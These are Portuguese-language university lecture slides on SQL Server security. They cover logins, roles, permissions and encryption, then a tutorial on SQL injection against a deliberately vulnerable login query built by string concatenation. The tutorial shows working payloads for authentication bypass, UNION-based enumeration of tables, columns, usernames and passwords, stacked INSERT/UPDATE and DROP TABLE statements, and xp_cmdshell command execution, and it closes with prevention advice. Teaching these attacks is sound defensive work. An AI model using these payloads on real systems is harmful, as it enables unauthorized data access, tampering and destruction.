


Aspectos de Segurança

Base de Dados - 2016/17
Carlos Costa

1

SQL SERVER SECURITY

2



Login e User

- Utilizadores são identificados em primeira instância no servidor, depois na base de dados e finalmente nos objetos da BD.
 - Com diferentes privilégios (associados a roles) em cada nível
- Ao nível do servidor os utilizadores são reconhecidos pelo seu login. Três tipos:
 - Windows user login
 - Membership in a Windows user group
 - SQL Server-specific login
- Se o utilizador pertence ao grupo **sysadmin**, então tem acesso total as funcionalidades do servidor, BD e objetos.
- Pode ter acesso a uma base de dados:
 - O loginID tem de ser mapeado para userID

4

Login - Server Roles | User - Database Roles

The screenshot illustrates the relationship between a server login and a database user. The left pane shows the 'Logins' folder in the 'CARLOSCOSTAXP\SQLEXPRESS2008' instance, with the 'cc' login highlighted. The right pane shows the 'Users' folder in the 'rentacar' database, with the 'Carlos Costa' user highlighted. A red dashed arrow labeled 'Mapping' connects the two, indicating that the 'cc' login is mapped to the 'Carlos Costa' user in the 'rentacar' database.

Login - Users (1:N)

The screenshot shows the 'Login Properties - cc' dialog box, specifically the 'User Mapping' tab. The table below lists the users mapped to the 'cc' login:

Map	Database	User	Default Schema
<input type="checkbox"/>	company_idx		
<input type="checkbox"/>	master		
<input type="checkbox"/>	model		
<input type="checkbox"/>	msdb		
<input checked="" type="checkbox"/>	Northwind	CCosta	dbo
<input type="checkbox"/>	pubs		
<input checked="" type="checkbox"/>	rentacar	cc	dbo
<input checked="" type="checkbox"/>	tablex1	Carlos Costa	dbo
<input type="checkbox"/>	tempdb		

Below the table, the 'Database role membership for: rentacar' section shows the following roles with their checkboxes:

- ☐ db_accessadmin
- ☐ db_backupoperator
- ☒ db_datareader
- ☒ db_datawriter
- ☐ db_ddladmin
- ☐ db_denydatareader
- ☐ db_denydatawriter
- ☐ db_owner
- ☐ db_securityadmin
- ☒ public

A callout box states: "Um login pode ter distintos users associados... ...um por DB".



Login - Criar, Eliminar, Alterar

```
-- Windows Login em SQL Server

-- Criar um login que já existe no Windows
CREATE LOGIN 'MachineName\UserLoginWindows'

-- Eliminar o login do SQL Server
DROP LOGIN 'MachineName\UserLoginWindows'

-- Associar base de dados de defeito
ALTER LOGIN 'Sam', 'Company'

-- Login do SQL Server

-- Criar login: Opção 1
CREATE LOGIN 'login', 'password', 'defaultdatabase', 'defaultlanguage', 'sid',
'encryption_option'

-- Criar login: Opção 2
EXEC sp_addlogin 'joao', 'mypassword', 'Company'

-- Alterar a Password
ALTER LOGIN joao WITH password='3123123'

-- Enable|Disable Login
ALTER LOGIN joao enable|disable

-- Eliminar SQL Server login
DROP LOGIN 'Sam'
```



Server Roles

- Bulkadmin
 - Can perform bulk insert operations
- Dbcreator
 - Can create, alter, drop, and restore databases
- Diskadmin
 - Can create, alter, and drop disk files
- Processadmin
 - Can kill a running SQL Server process
- Securityadmin
 - Can manage the logins for the server
- Serveradmin
 - Can configure the serverwide settings, including setting up full-text searches and shutting down the server
- Setupadmin
 - Can configure linked servers, extended stored procedures, and the startup stored procedure
- Sysadmin
 - Can perform any activity in the SQL Server installation, regardless of any other permission setting. The sysadmin role even overrides denied permissions on an object.
- Public
 - Every SQL Server login belongs to the public server role. When a server principal has not been granted or denied specific permissions on a securable object, the user inherits the permissions granted to public on that object.

A partir do SQL Server 2012
já é possível definir novas
(server) roles


..

Um login pode pertencer a
mais do que um grupo

8

Login - Associar 1..N Server Roles

GUI



CLI

```

-- Adiciona (remover) um login a um server role

-- Atribuir uma role a um login
sp_addsrvrolemember [ @loginame = ] 'login', [ @rolename = ] 'role'

-- Exemplos:
EXEC sp_addsrvrolemember 'ServerDB\Lauren', 'dbcreator'

EXEC sp_addsrvrolemember 'joao', 'sysadmin'

-- Retirar uma role a um login
sp_dropsrvrolemember [ @loginame = ] 'login', [ @rolename = ] 'role'

-- Exemplo:
EXEC sp_dropsrvrolemember 'ServerDB\Lauren', 'sysadmin'

```

9

Segurança na Base de Dados

- **User** com privilégio de acesso a uma BD tem um conjunto de permissões administrativas (pré-definidas) mas...
- ... para aceder aos dados necessita que lhe sejam concedidas permissões para acesso a objetos da BD:
 - tables, stored procedures, views, functions
- **Todos os users pertencem** automaticamente ao grupo (database role) **public**.
- As **permissões** dos **objetos** são atribuídas com os comandos **grant**, **revoke** e **deny**.
- A granularidade das permissões permite ir ao detalhe das ações:
 - select, insert, update, execute, etc

10



DB - Grant Access

• Grant DB Access to Users

- Um login pode ter associado um único user em cada DB cujo nome pode ser distinto entre DBs.

-- DB GRANT Access

```
-- Criar um user na DB associado a um login
USE MYBDNAME
CREATE USER joao_db FOR Login joao

-- Com um schema por defeito
CREATE USER Joe_db FOR LOGIN Joe WITH DEFAULT_SCHEMA = Sales;

-- Eliminar um user da DB
DROP USER joao
```

11



Database Roles (Fixed)

- db_accessadmin
 - Can authorize a user to access the database, but not manage database-level security
- db_backupoperator
 - Can perform backups, checkpoints, and DBCC commands, but not restores (only server sysadmins can)
- db_datareader
 - Can read all the data in the database. This role is the equivalent of a grant on all objects, and it can be overridden by a deny permission.
- db_datawriter
 - Can write to all the data in the database. This role is the equivalent of a grant on all objects, and it can be overridden by a deny permission.
- db_ddladmin
 - Can issue DDL commands (create, alter, drop)
- db_denydatareader
 - Can read from any table in the database. This deny will override any object-level grant.
- db_denydatawriter
 - Blocks modifying data in any table in the database. This deny will override any object-level grant.
- db_owner
 - A special role that has all permissions in the database. This role includes all the capabilities of the other roles. It is different from the dbo user role. This is not the database-level equivalent of the server sysadmin role; an object-level deny will override membership in this role.
- db_securityadmin
 - Can manage database-level security — roles and permissions

SQL Server permite definir novas DB Roles

--

Um user pode pertencer a mais do que um grupo


12

BD Roles - User

GUI

CLI

A lógica é
adicionar
user a roles...



```

-- Associar uma BD role a um user
-- Atribuir uma role a um user
sp_addrolemember [ @rolename= ] 'role' , [ @membername= ] 'security_account'

-- Exemplos:
EXEC sp_addrolemember 'db_datareader', 'carlos costa'

EXEC sp_addrolemember 'db_owner', 'joao_db'

-- Retirar uma role a um login
sp_droprolemember [ @rolename = ] 'role' , [ @membername = ] 'security_account'

-- Exemplo:
EXEC sp_droprolemember 'db_owner', 'joao_db'


```

13

Standard Database Roles (user defined)

tablex1

- Database Diagrams
- Tables
- Views
- Synonyms
- Programmability
- Service Broker
- Security
 - Users
 - dbo
 - guest
 - INFORMATION_SCHEMA
 - sys
 - Carlos Costa
 - Roles
 - Database Roles
 - db_accessadmin
 - db_backupoperator
 - db_datareader
 - db_datawriter
 - db_denydatareader
 - db_denydatawriter
 - db_owner
 - db_securityadmin
 - public
 - MyRoleName
 - Application Roles



```

-- Definição de nova Role
-- Criar uma nova Role
sp_addrole [ @rolename = ] 'role' [ , [ @ownername = ] 'owner' ]

-- Exemplo:
EXEC sp_addrole 'MyRoleName'

-- eliminar uma Role
sp_droprole [ @rolename= ] 'role'

-- Exemplo:
EXEC sp_droprole 'MyRoleName'

```



Segurança dos Objetos da BD

- Podemos associar permissões a cada objecto, atribuídas:
 - diretamente ao user
 - uma role que o user pertence
- Conceito de “Object Ownership”
 - Podemos ter permissões para executar um SP mas não para os outros objetos acedidas por este (ex. tabelas).
 - Não é problema desde que a cadeia de “ownership” dos objectos seja consistente.
 - Se o “dono” for diferente, então vamos ter problemas...
- Schemas também têm owner e todos os seus objetos têm o mesmo owner.
- Manuseamento da segurança dos objetos
 - SQL Data Control Language (DCL): GRANT, REVOKE e DENY
 - Utilizando System Stored Procedures.

15



Objetos - Tipos de Permissões

- Select
 - The right to select data. Select permission can be applied to specific columns.
- Insert
 - The right to insert data
- Update
 - The right to modify existing data. Update rights for which a WHERE clause is used require select rights as well. Update permission can be set on specific columns.
- Delete
 - The right to delete existing data
- References
 - The References permission on a table is needed to create a FOREIGN KEY constraint that references that table.
- Execute
 - The right to execute stored procedures or user-defined functions

16

Objetos - GRANT



Sintaxe:

```
GRANT Permissions, ... , ...
ON Object
TO User/role, User/role
WITH GRANT OPTION
```

Permissions: ALL, SELECT, INSERT, DELETE, REFERENCES, UPDATE, or EXECUTE

WITH GRANT OPTION: Indicates that the grantee will also be given the ability to grant the specified permission to others.

```
-- Exemplos:
GRANT Update ON Employee TO CC
GRANT ALL ON Department TO MyRoleName
GRANT Select, Update ON Project TO MyRoleName, CC
GRANT Execute ON MyStoredProcedure TO CC WITH GRANT OPTION
```

17

Objetos - Revoke, Deny



- Revoke e Deny têm sintaxes similares ao GRANT
- Se o Grant incluiu “WITH GRANT OPTION”
 - Então temos de remover permissões em cascata (Cascade)
- Deny é a ação oposta ao Grant: remove explicitamente uma permissão.
 - Que se sobrepõem a um eventual Grant “sobrepuesto”
- Devemos “anular” um Grant ou Deny com um Revoke.

```
-- Exemplos:
REVOKE Update ON Employee TO CC
REVOKE Execute ON MyStoredProcedure TO CC CASCADE
DENY Select ON Employee to John
REVOKE Select ON Employee to John
```

18

Stored Procedure - “execute as”



- Podemos determinar como será executado o código dentro do SP:

```
-- SP with Execute AS
CREATE PROCEDURE AddNewCustomer (LastName VARCHAR(50), FirstName VARCHAR(50))
WITH EXECUTE AS SELF
AS
...
```

- Opções do **Execute As**:
 - Caller – execute with the owner permissions of the user executing the stored procedure.
 - Self – execute with the permission of the user who created or altered the stored procedure.
 - Owner – execute with the permissions of the owner of the stored procedure.
 - <user> – execute with the permission of the specific named user.

19

Nota: Também se aplica a UDF e Triggers.

Cifragem de Atributos



- SQL Server suporta 4 tipos de cifragem de atributos:

- Senha
- Chave Simétrica
- Chave Assimétrica
- Certificados Digitais

Exemplo

```
-- Exemplo de cifragem com SENHA:
CREATE TABLE CCard (
  CCardID INT IDENTITY PRIMARY KEY NOT NULL,
  CustomerID INT NOT NULL,
  CreditCardNumber VARBINARY(128),
  Expires CHAR(4) );

INSERT CCard(CustomerID, CreditCardNumber, Expires)
VALUES(1, EncryptByPassPhrase('ThePassphrase', '12345678901234567890'), '0808');

SELECT CCardID, CustomerID, CONVERT(VARCHAR(20),
  DecryptByPassPhrase('ThePassphrase', CreditCardNumber)), Expires FROM CCard
WHERE CustomerID = 1;
```

20



SQL INJECTION

21



Definição

- A injeção maliciosa de comandos SQL num SGBD através de uma aplicação.
- Um ataque deste tipo pode:
 - Expor informação
 - Introduzir/alterar dados
 - Eliminar dados
 - Ganhar acesso a contas/privilégios de outros utilizadores
 - Denial-of-Service
 - Executar comandos no SO
- Ameaça mais comum num SGBD

22


Como Funciona?

- Exemplo (ASP .NET):
 - Form de Login de uma aplicação que tem associada uma query:



```
SELECT * FROM Login
WHERE username = 'Joe'
AND password = '123'
```

- Se retornar algo => login!



- GUI -> Imaginemos que a query é construída da seguinte forma:

```
SQLQuery = "SELECT * FROM Login where username= " +
form_usr + " AND password = " + form_pwd + "";
```

23

Strings - Injecting SQL

Se o utilizador introduzir os seguintes campos:

<code>form_usr</code> ->	<code>' or 1=1 --</code>
<code>form_pwd</code> ->	<code><anything></code>

A query resultante seria:

```
SELECT * FROM Login
WHERE username = ' ' or 1=1
-- AND password = 'anything'
```

TRUE!!!

- Repare no poder do caracter ' na string... termina-a e o que vem a seguir é considerado comando SQL.
- O resto da instrução SQL (programada) é cancelada com o --

24

E se o parâmetro for numérico...



Exemplo:

```
SELECT * FROM customers WHERE id= 5 AND pin = 5432
```

Se o utilizador introduzir os seguintes campos:

form_id -> **3 or 1=1 - -**

form_pin -> **<anything>**

A query resultante seria:

```
SELECT * FROM customers
```

```
WHERE id = 3 or 1=1
```

TRUE!!!

```
- - AND pin = anything
```

Vai retornar todos os tuplos de customers...

25

Descobrimos nome da tabela e atributos



form_usr -> **blabla**

form_pwd -> **' group by username --**

A query resultante seria:

```
SELECT * FROM Login WHERE username = 'blabla' AND password=' '
group by username --
```

Server Error in '/WebLogin' Application.

Column 'Login.UserId' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

Ficamos a saber
o nome da
tabela e do
atributo!


form_pwd -> **' group by userid, username --**

Server Error in '/WebLogin' Application.

Column 'Login.Password' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

... segundo
atributo!

26



Obter o nome das tabelas da BD

form_usr -> `xx' UNION SELECT TABLE_NAME, null, null FROM INFORMATION_SCHEMA.TABLES; --`

form_pwd -> blabla

Explorando a UNION para obter outra informação:

1. Temos de acertar no número de atributos (tentativa e erro)
2. Provocar um erro de “matching” dos tipos dos atributos

`SELECT * FROM Login WHERE username = 'xx' UNION SELECT TABLE_NAME, null, null FROM INFORMATION_SCHEMA.TABLES; -- password='`

Server Error in '/WebLogin' Application.

Conversion failed when converting the nvarchar value 'Vendor' to data type int.

... Nome da primeira tabela do BD


form_usr -> `xx' UNION SELECT TABLE_NAME, null, null FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME NOT IN ('Vendor'); --`

Server Error in '/WebLogin' Application.

Conversion failed when converting the nvarchar value 'Login' to data type int.

segunda tabela... e assim sucessivamente

27



Obter o nome das colunas da tabela

form_usr -> `xx' UNION SELECT COLUMN_NAME, null, null FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='vendor'; --`

form_pwd -> blabla

Explorando a UNION para obter outra informação:

1. Temos de acertar no número de atributos (tentativa e erro)
2. Provocar um erro de “matching” dos tipos dos atributos

`SELECT * FROM Login WHERE username = 'xx' UNION SELECT COLUMN_NAME, null, null FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='Vendor'; --`

Server Error in '/WebLogin' Application.

Conversion failed when converting the nvarchar value 'VendorId' to data type int.

... nome da primeira coluna

form_usr -> `xx' UNION SELECT COLUMN_NAME, null, null FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='vendor' AND COLUMN_NAME NOT IN ('VendorId'); --`

Server Error in '/WebLogin' Application.

Conversion failed when converting the nvarchar value 'VendorFName' to data type int.

segunda coluna.. e assim sucessivamente

28

Acesso a dados de tabelas

Descobrir os registos da tabela Login:

form_usr -> `xx' UNION SELECT TOP 1 username, null, null FROM login; --`

form_pwd -> `blabla`

Continuando a explorar a UNION para obter outra informação:

`SELECT * FROM Login WHERE username = 'xx' UNION SELECT TOP 1 username, null, null FROM login; --`

Server Error in '/WebLogin' Application.
 Conversion failed when converting the varchar value 'cc' to data type int.

... nome do primeiro user

form_usr -> `xx' UNION SELECT TOP 1 username, null, null FROM login WHERE username NOT IN ('cc'); --`

Server Error in '/' Application.
 Conversion failed when converting the varchar value 'joao' to data type int.

Nome do segundo user... e assim sucessivamente

29

Acesso a dados de tabelas (cont)

Já temos os usernames... vamos tentar obter as passwords:

form_usr -> `xx' UNION SELECT password, null, null FROM login WHERE username='cc'; --`

form_pwd -> `blabla`

Continuando a explorar a UNION para obter outra informação:

`SELECT * FROM Login WHERE username = 'xx' UNION SELECT username, null, null FROM login WHERE username='cc'; --`

Server Error in '/' Application.
 Conversion failed when converting the varchar value 'ding-dong' to data type int.

... password do user cc

30

Inserir/Alterar Dados numa tabela

Inserindo novos registos na tabela Login:

form_usr -> `xx'; INSERT INTO Login Values (3, 'Joao', 'toc-toc'); --`
form_pwd -> blabla

Resultaria em duas instruções SQL:

`SELECT * FROM Login WHERE username = 'xx'; INSERT INTO Login Values (3, 'Joao', 'toc-toc'); --`

	UserId	UserName	Password
	1	cc	ding-dong
	3	joao	toc-toc

Alterar Dados na tabela Login:

form_usr -> `xx'; UPDATE LOGIN SET password='laranja' WHERE username='Joao'; --`
form_pwd -> blabla

	UserId	UserName	Password
	1	cc	ding-dong
	3	joao	laranja

Resultaria na seguinte instrução SQL:

`SELECT * FROM Login WHERE username = 'xx'; UPDATE LOGIN SET password='laranja' WHERE username='Joao'; --`

31

Eliminando Tabelas!



E se o utilizador tiver permissões para eliminar tabelas???

form_usr -> `xx'; DROP TABLE sales; --`
form_pwd -> blabla


Resultaria em duas instruções SQL:

`SELECT * FROM Login WHERE username = 'xx'; DROP TABLE sales; --`

Falha a autenticação mas executa com sucesso a segunda instrução DDL...



32



Determinar o DB Login/User

Há várias funções escalares do SQL99 suportadas pelos SGBD:

- user ou current_user
- session_user
- system_user

form_usr ->

form_pwd ->

Resultaria na seguinte instrução SQL:

```
SELECT * FROM Login WHERE username = 'xx' and 1 in (select user ) --
```

Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'dbo' to data type int.


SQL Server: Administradores são mapeados para o user dbo

form_usr ->

Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'CARLOSCOSTAXP\Administrator' to data type int.

SQL Server Login name



Execução de comandos do SO

Se o utilizador introduzir os seguintes campos:

form_usr ->

form_pwd ->

A query resultante seria a execução de um comando na shell do SO*:

```
SELECT * FROM Login
WHERE username = ' '; exec master..xp_cmdshell 'dir' --
```

Podemos construir uma batch (...;...;...) que :

- recolhe dados e envia para uma máquina remota
 - BD, Rede, SO, etc
- start/stop de serviços do SO
- destrói dados

34

* se xp_cmdshell estivesse ativo no SQL Server...

SQL Injection - Resumo das Técnicas



- Apresentamos vários exemplos de obtenção, manuseamento e eliminação de dados de uma DB com recurso a técnicas de injeção de instruções SQL maliciosa.
 - Muitas outros exemplos poderiam ser apresentados.
- Estas técnicas baseiam-se em explorar debilidades da aplicação utilizando um método de tentativa e error.
 - Basta encontrar uma “porta” na aplicação para injeção de SQL dinamicamente.
- Baseiam-se num bom conhecimento da linguagem SQL e do SGBD

35

SQL Injection - Como Prevenir?



- Não confiar nos dados introduzidos pelo utilizador
 - Devemos validar toda a entrada de dados
- Nunca utilizar SQL dinâmico
 - Utilizar SQL parametrizado ou Stored Procedures
- Nunca conectar a DB com um conta administrador
 - Utilizar uma conta com privilégios limitados
- Não armazenar informação sensível (passwords, etc) em texto simples
 - Utilizar processos de cifragem ou hash
- Reduzir ao mínimo a apresentação de informação de erros
 - Utilizar informação de erros customizada
 - Não utilizar debug

36



Resumo

- Modelo de Segurança do SQL Server
- SQL Injection